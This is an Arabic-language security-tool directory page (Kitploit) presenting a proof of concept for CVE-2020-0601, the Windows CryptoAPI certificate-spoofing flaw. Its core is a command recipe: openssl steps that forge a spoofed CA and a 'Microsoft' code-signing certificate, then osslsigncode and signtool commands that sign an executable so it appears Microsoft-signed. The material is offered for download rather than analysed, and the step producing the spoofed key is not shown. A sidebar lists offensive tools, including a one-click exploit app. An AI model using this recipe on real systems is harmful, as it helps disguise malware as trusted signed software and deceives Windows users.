

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2020-0601 — إثبات المفهوم لـ CVE-2020-0601 - Windows CryptoAPI (Crypt32.dll) POC: https://github.com/ollypwn/CurveBall | Kitploit
أدوات/GitHubGitHub/yanghaoi/cve-2020-0601
توليد الحمولةتحليل الثغرات الأمنيةتحليل الكودالاستغلالالتشفيراستغلال الملفات الثنائية
GitHubyanghaoi/cve-2020-0601

CVE-2020-0601

إثبات المفهوم لـ CVE-2020-0601 - Windows CryptoAPI (Crypt32.dll) POC: https://github.com/ollypwn/CurveBall

عرض المستودع
1236منذ 5 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2020-0601

PoC لـ CVE-2020-0601- Windows CryptoAPI (Crypt32.dll) POC: https://github.com/ollypwn/CurveBall

على كالي: 1.قم بإنشاء ملف PKCS12

openssl req -new -x509 -key spoofed_ca.key -out spoofed_ca.crt

openssl ecparam -name secp384r1 -genkey -noout -out Microsoft.key

openssl req -new -key Microsoft.key -out Microsoft.csr -config openssl_cs.conf -reqexts v3_cs

openssl x509 -req -in Microsoft.csr -CA spoofed_ca.crt -CAkey spoofed_ca.key -CAcreateserial -out Microsoft.crt -days 50000 -extfile openssl_cs.conf -extensions v3_cs

openssl pkcs12 -export -in Microsoft.crt -inkey Microsoft.key -certfile spoofed_ca.crt -name "Code Signing" -out Microsoft.p12

outPk12 2.توقيع الملف:

osslsigncode sign -pkcs12 Microsoft.p12 -n "Signed by DiDi" -pass 123 -in c1.exe -out c1_Microsoft_signed.exe

توقيع الملف

3.على ويندوز استخدم signtool لتوقيع ملف،الموقع في "C:\Program Files (x86)\Microsoft SDKs\ClickOnce\SignTool\signtool.exe":

signtool sign /v /f Microsoft.p12 /tr http://timestamp.digicert.com /as /fd sha256 /p 123 c1.exe

signtool.exe

خيارات الأوامر العامة لـ signtool.exe: /v يعرض مخرجات تفصيلية ورسائل تحذيرية سواء نجح الأمر أم لا. خيارات أمر sign: /f يحدد شهادة التوقيع في الملف. إذا كان الملف بتنسيق Personal Information Exchange (PFX) ومحمياً بكلمة مرور، فاستخدم الخيار /p لتحديد كلمة المرور. إذا كان الملف لا يحتوي على مفتاح خاص، فاستخدم الخيارين /csp و /kc لتحديد CSP واسم حاوية المفتاح الخاص. /tr يحدد عنوان URL لخادم الطوابع الزمنية RFC 3161. إذا لم يكن هذا الخيار (أو /t) موجوداً، فلن يتم تنفيذ عملية الطابع الزمني على الملف الموقّع. إذا فشلت عملية الطابع الزمني، سيتم إنشاء تحذير. لا يمكن استخدام هذا الخيار مع الخيار /t. /as يضيف هذا التوقيع. إذا لم يكن هناك توقيع رئيسي، يصبح هذا التوقيع هو التوقيع الرئيسي. /fd يحدد خوارزمية تجزئة الملف المستخدمة لإنشاء توقيع الملف. القيمة الافتراضية هي SHA1. /p يحدد كلمة المرور المطلوبة لفتح ملف PFX. (يتم تحديد ملف PFX باستخدام الخيار /f)


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    415
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    343
  • 5

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




